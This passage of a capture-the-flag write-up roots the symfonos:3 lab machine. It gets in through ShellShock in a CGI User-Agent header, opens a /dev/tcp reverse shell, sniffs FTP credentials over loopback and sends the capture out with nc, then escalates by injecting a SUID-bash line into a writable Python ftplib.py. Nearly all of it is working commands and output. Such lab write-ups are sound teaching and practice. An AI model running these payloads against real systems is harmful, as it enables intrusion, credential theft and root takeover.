Progress: 220563 / 220564 (100.00%)   ->  (no results)

[+] Url:            http://192.168.1.155/gate/              [Add Slash: true]
/cerberus/            (Status: 200) [Size: 202]
Progress: 220563 / 220564 (100.00%)

[+] Url:            http://192.168.1.155                    [Add Slash: true]
/cgi-bin/             (Status: 403) [Size: 278]
/icons/               (Status: 403) [Size: 278]
/gate/                (Status: 200) [Size: 202]
/server-status/       (Status: 403) [Size: 278]
Progress: 220563 / 220564 (100.00%)
There is what was missing: /cgi-bin/. Without the trailing slash, Apache answered /cgi-bin with a 404 (no file by that name exists), and 404 is precisely the code gobuster filters by default. With the slash, the server treats it as a directory and returns 403 Forbidden, which is a finding: 403 means "it exists but I will not let you list it". That one-character nuance is what separated this box from getting stuck.
And a /cgi-bin/ is a very specific signal: it is the directory where Apache executes scripts instead of serving them. If those scripts are written in Bash, the box smells of ShellShock before we have tried anything.
gobuster dir -u http://192.168.1.155/cgi-bin/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
[+] Url:            http://192.168.1.155/cgi-bin/
[+] Wordlist:       /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/underworld (Status: 200) [Size: 62]/cgi-bin/underworld, exactly the word the landing page comment announced, answering 200 with 62 bytes. The /gate/cerberus decoy was themed; the real hint was in the HTML all along.
An endpoint returning command output
We visit the route:

10:30:32 up 1:49, 0 users, load average: 0.00, 4.56, 21.50It is not a web page: it is the literal output of uptime. And it changes on reload:

10:32:10 up 1:50, 0 users, load average: 0.00, 3.32, 19.40A minute and forty between the two loads, with the load averages dropping. Confirmed: every request runs the command on the server and returns its stdout. A CGI script calling a system binary, on Apache over Debian 9, is the textbook ShellShock setup.
Shell as cerberus
ShellShock on /cgi-bin/underworld
When Apache executes a CGI script it passes the HTTP request headers as environment variables (the User-Agent reaches the script as HTTP_USER_AGENT). If the script is Bash, that Bash inherits the variables before running a single line of its own.
ShellShock (CVE-2014-6271) exploits how Bash imported functions from environment variables. The payload has this shape for a reason:
()declares a function.{ :; }is its body, with:as a no-op: the function does nothing.;closes the definition, and everything after it runs immediately when Bash processes the variable, before the script runs. That is the bug: Bash evaluated the text following the closing brace instead of stopping there.
The extra echo emits the blank line that separates headers from body in HTTP; without it the server might discard the output as a malformed header.
curl http://192.168.1.155/cgi-bin/underworld -H "User-Agent: () { :; }; echo; /usr/bin/id"
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)Command execution confirmed, and the output already brings two gifts: we do not run as www-data but as cerberus, and that user belongs to 1003(pcap), the group that allows capturing network traffic. We keep that fact, because it will decide the whole escalation.
With RCE, the next step is swapping id for a reverse shell. Listener on the attacker box first:
nc -nlvp 4444And from another terminal, the same payload with a Bash shell pointed at our 192.168.1.80:4444:
curl http://192.168.1.155/cgi-bin/underworld -H "User-Agent: () { :; }; /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.80/4444 0>&1'"
(root@kali)-[/home/krmena/vulnhub/symfonos3/exploits]
# curl http://192.168.1.155/cgi-bin/underworld -H "User-Agent: () { :; }; /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.80/4444 0>&1'"
The curl hangs without returning the prompt, which is exactly what we want: the connection is still alive because the shell is on the other end. On the listener:

listening on [any] 4444 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.155] 44984
bash: no job control in this shell
cerberus@symfonos3:/usr/lib/cgi-bin$ id
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)
cerberus@symfonos3:/usr/lib/cgi-bin$ ls
underworld
The shell lands in /usr/lib/cgi-bin, the working directory of the CGI script.
TTY treatment
The nc shell has no terminal attached: no history, no autocompletion, no Ctrl+C without killing the connection, and any interactive program (like the nano we will need at the end) breaks. The standard treatment:
script /dev/null -c bash
# Ctrl+Z to suspend
stty raw -echo; fg
export TERM=xterm SHELL=bash
stty rows 49 cols 211
reset xterm
cerberus@symfonos3:/usr/lib/cgi-bin$ script /dev/null -c bash
Script started, file is /dev/null
cerberus@symfonos3:/usr/lib/cgi-bin$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(krmena㉿kali)-[~/vulnhub/symfonos3]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 4444

cerberus@symfonos3:/usr/lib/cgi-bin$ export TERM=xterm SHELL=bash
cerberus@symfonos3:/usr/lib/cgi-bin$ stty rows 49 cols 211
cerberus@symfonos3:/usr/lib/cgi-bin$ reset xterm
With the TTY sorted, a look at the script that let us in:
alias ls="ls -la"
ls
total 12
drwxr-xr-x  2 root root 4096 Jul 20  2019 .
drwxr-xr-x 52 root root 4096 Apr  6  2020 ..
-rwxr-xr-x  1 root root   63 Jul 20  2019 underworld
63 bytes: the whole script is barely more than one line of Bash calling uptime. It matches the 62 bytes gobuster reported for the HTTP response, and the fact that it is owned by root yet executes as cerberus.
Access as hades
pspy: an FTP client run by root
With an unprivileged shell, the question is what runs on the box that we cannot see. pspy answers that: it watches the process table without needing root, so it catches cron jobs and short-lived processes a one-off ps would miss. We grab it from its official repository:

Of the four binaries we pick pspy64 (2.96 MB) because the target is 64-bit; the s variants are the statically compiled, smaller ones. We serve it from the attacker box:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.155 - - [15/Feb/2025 19:28:25] "GET /pspy64 HTTP/1.1" 200 -
And pull it onto the target, into /tmp because it is world-writable:
cd /tmp
wget http://192.168.1.80/pspy64
chmod +x pspy64
--2025-02-15 12:28:25--  http://192.168.1.80/pspy64
Connecting to 192.168.1.80:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[===================>]   2.96M  60.2MB/s    in 0.05s

2025-02-15 12:28:25 (60.2 MB/s) - 'pspy64' saved [3104768/3104768]
We leave it running for a couple of minutes:
./pspy64
2025/02/15 12:30:17 CMD: UID=0    PID=2      |
2025/02/15 12:30:17 CMD: UID=0    PID=1      | /sbin/init
2025/02/15 12:31:01 CMD: UID=0    PID=51633  | /usr/sbin/CRON -f
2025/02/15 12:31:01 CMD: UID=0    PID=51635  | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2025/02/15 12:32:01 CMD: UID=0    PID=51637  | /usr/sbin/cron -f
2025/02/15 12:32:01 CMD: UID=0    PID=51641  | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/statuscheck.txt
2025/02/15 12:32:01 CMD: UID=0    PID=51640  | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
2025/02/15 12:32:01 CMD: UID=1000 PID=51642  | proftpd: (accepting connections)
2025/02/15 12:32:02 CMD: UID=105  PID=51644  | /usr/sbin/sendmail -i -FCronDaemon -B8BITMIME -oem root
2025/02/15 12:32:02 CMD: UID=1000 PID=51645  | /usr/sbin/exim4 -Mc 1tjMxO-000DQx-0j
Every minute, root (UID=0) launches two tasks: a curl to 127.0.0.1 that saves the headers into statuscheck.txt, and python2.7 /opt/ftpclient/ftpclient.py. An FTP client running as root means someone is authenticating against the local ProFTPD. And FTP is a cleartext protocol: the password travels as-is inside a PASS command.
This is where the fact we kept from the first id fits: cerberus belongs to pcap, the group that grants tcpdump capture permissions without being root. We have the traffic and we have the sniffer.
Credential capture with tcpdump
The FTP client connects to 127.0.0.1, so the traffic never leaves through eth0: we have to listen on the loopback interface. We leave tcpdump running until the next minute's cron fires and stop it with Ctrl+C:
tcpdump -i lo -w capture.cap -v
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C25 packets captured
50 packets received by filter
0 packets dropped by kernel
25 packets is exactly what a short FTP session takes (banner, USER, PASS, CWD, STOR, QUIT). We pull the capture back to the attacker with a bare nc, redirecting the file over the socket. The receiver goes up first:
nc -nlvp 443 > Captura.capAnd from the target:
nc 192.168.1.80 443 < capture.cap
cerberus@symfonos3:/tmp$ nc 192.168.1.80 443 < capture.cap
cerberus@symfonos3:/tmp$
The transfer returns the prompt without printing anything, which is nc's normal behaviour once it has finished dumping the file. On the attacker, tshark filters the ftp dissector over the capture:
tshark -r Captura.cap -Y "ftp" 2>/dev/null
listening on [any] 443 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.155] 60100
^C

14   0.021265   127.0.0.1 -> 127.0.0.1   FTP 121 Response: 220 ProFTPD 1.3.5b Server (Debian) [::ffff:127.0.0.1]
16   0.021352   127.0.0.1 -> 127.0.0.1   FTP 78 Request: USER hades
18   0.023680   127.0.0.1 -> 127.0.0.1   FTP 99 Response: 331 Password required for hades
19   0.023732   127.0.0.1 -> 127.0.0.1   FTP 89 Request: PASS PTpZTfU4vxgzvRBE
20   0.035633   127.0.0.1 -> 127.0.0.1   FTP 92 Response: 230 User hades logged in
21   0.035702   127.0.0.1 -> 127.0.0.1   FTP 81 Request: CWD /srv/ftp/
22   0.035870   127.0.0.1 -> 127.0.0.1   FTP 94 Response: 250 CWD command successful
The whole session in cleartext, including the 230 User hades logged in that confirms authentication works. Credentials: hades:PTpZTfU4vxgzvRBE. Here the ProFTPD 1.3.5b from the initial nmap reappears, not as a vulnerability to exploit but as the service that hands us a password.
As usual, a service password often works at the system level too:
su hades
id
sudo -l
Password:
hades@symfonos3:/tmp$ id
uid=1000(hades) gid=1000(hades) groups=1000(hades),1002(gods)
hades@symfonos3:/tmp$ sudo -l
bash: sudo: command not found
Two things. First: sudo is not even installed on the box, so the usual escalation vector is ruled out from the start, not for lack of permissions but for lack of a binary. Second, and the one that matters: hades belongs to 1002(gods), a custom group that ships with no distribution. A group invented by the box author always means something has been assigned to it.
Privilege escalation
What the gods group owns
We look for files owned by gods that we can write to:
find / -group gods -type f -writable 2>/dev/null
/usr/lib/python2.7/numbers.py
/usr/lib/python2.7/mailbox.py
/usr/lib/python2.7/plistlib.pyc
/usr/lib/python2.7/pydoc.pyc
/usr/lib/python2.7/SimpleHTTPServer.py
/usr/lib/python2.7/textwrap.py
/usr/lib/python2.7/wave.pyc
/usr/lib/python2.7/tokenize.pyc
/usr/lib/python2.7/functools.pyc
/usr/lib/python2.7/colorsys.py
/usr/lib/python2.7/zipfile.py
/usr/lib/python2.7/asynchat.pyc
...
The entire python2.7 standard library is writable by gods. On its own that does nothing: we need to find which module a privileged process imports. And we already know from the pspy: root runs a Python FTP client every minute. We filter:
find / -group gods -type f -writable 2>/dev/null | grep ftp
/usr/lib/python2.7/ftplib.pyc
/usr/lib/python2.7/ftplib.py
ftplib.py is writable. But that is still an assumption until we see root's script actually import it, so we check instead of taking it for granted:
cat /opt/ftpclient/ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
Confirmed on line one: import ftplib. Along the way, the script explains the rest of the puzzle: it is the one generating the FTP traffic to 127.0.0.1 we captured, it carries the same credentials we pulled out of the pcap (we could have read them here, but we had no access as hades until we got them) and it uploads the statuscheck.txt the other curl cron produces.
Hijacking the ftplib library
We have the three conditions for a library hijack: a privileged process that imports a module, write access to that module, and periodic execution that saves us from having to trigger it. We edit ftplib.py and place the payload right at the top, ahead of the original code, so it runs the moment Python interprets the file:
nano /usr/lib/python2.7/ftplib.py
"""
python ftplib.py -d localhost -l -p -l
"""

#
# Changes and improvements suggested by Steve Majewski.
# Modified by Jack to work on the mac.
# Modified by Siebren to support docstrings and PASV.
# Modified by Phil Schwartz to add storbinary and storlines callbacks.
# Modified by Giampaolo Rodola' to add TLS support.
#

import os
import sys

os.system("chmod u+s /bin/bash")

# Import SOCKS module if it exists, else standard socket module socket
try:
The payload of choice is chmod u+s /bin/bash: instead of a reverse shell (which would depend on having a listener alive in exactly the right minute), it sets the SUID bit on /bin/bash. It is persistent, it makes no network noise and we can use it whenever we like.
Now we just wait for the next cron cycle. watch repeats the ls every two seconds so we catch the change the moment it happens:
watch ls -l /bin/bash
Every 2.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 975488 Dec 29  2012 /bin/bash
The s in -rw**s**r-xr-x (where an x used to be) confirms root's cron imported our poisoned ftplib.py and ran the chmod. One essential detail remains: Bash has to be launched with -p, because without that flag Bash notices the real and effective UIDs differ and voluntarily drops the privilege, leaving us with a plain shell.
bash -p
id
cd /root/
cat proof.txt
hades@symfonos3:/tmp$ bash -p
bash-4.2# id
uid=1000(hades) gid=1000(hades) euid=0(root) groups=1000(hades),1002(gods)
bash-4.2# ls
captura.cap  pspy64
bash-4.2# cd /root/
bash-4.2# ls
proof.txt
bash-4.2# cat proof.txt

	Congrats on rooting symfonos:3!

	Contact me via Twitter @zayotic to give feedback!
The id shows the exact signature of a SUID binary: the real UID is still 1000(hades) but the euid=0(root) is the one that decides permissions. Box rooted.
Attack chain
arp-scan  ->  192.168.1.155 (VMware)  ->  nmap -p-  ->  21/22/80
    └─> HTML comment "Can you bust the underworld?"
            └─> gobuster --add-slash  ->  /cgi-bin/ (403, invisible without the slash)
                    └─> /cgi-bin/underworld (runs uptime)
                            └─> ShellShock in User-Agent  ->  RCE as cerberus (pcap group)
                                    └─> pspy  ->  root cron: python2.7 ftpclient.py
                                            └─> tcpdump -i lo + tshark  ->  hades:PTpZTfU4vxgzvRBE
                                                    └─> gods group  ->  writable ftplib.py
                                                            └─> library injection  ->  root cron
                                                                    └─> SUID bash  ->  bash -p  ->  root
Lessons learned
--add-slashchanges what you see./cgi-binreturned 404 (whichgobusterfilters) while/cgi-bin/returns 403, which is a finding. A single character separated this box from getting stuck.- An empty fuzz is usually the wordlist's fault.
dirsearchfound nothing with its 11460 words whilegobusterpulled/gateout of 220561; before concluding there are no routes, change the list. - Dead ends get documented too.
/gateand/gate/cerberuswere clones of the landing page, and a 1.27-million-request scan inside the second returned nothing. Ruling a branch out is part of the job. - A
/cgi-binrunning commands is ShellShock until proven otherwise. The vector is placing the payload in a header the CGI dumps into the environment as a variable. - The
pcapgroup turns a user into a sniffer. With internal processes authenticating in cleartext (FTP against loopback),tcpdumponloplustsharkare enough to steal credentials. - A group that exists in no distribution is a lead.
godsis not standard: if the author invented it, something is assigned to it, andfind -groupfinds it in one command. - Write access to a Python library is deferred RCE. If a privileged process imports it, the injected code runs with its privileges; the
crononly decides when. - After a
chmod u+s, launch the shell with-p. Without that flag Bash discards the privilegedeuidand the whole effort is wasted.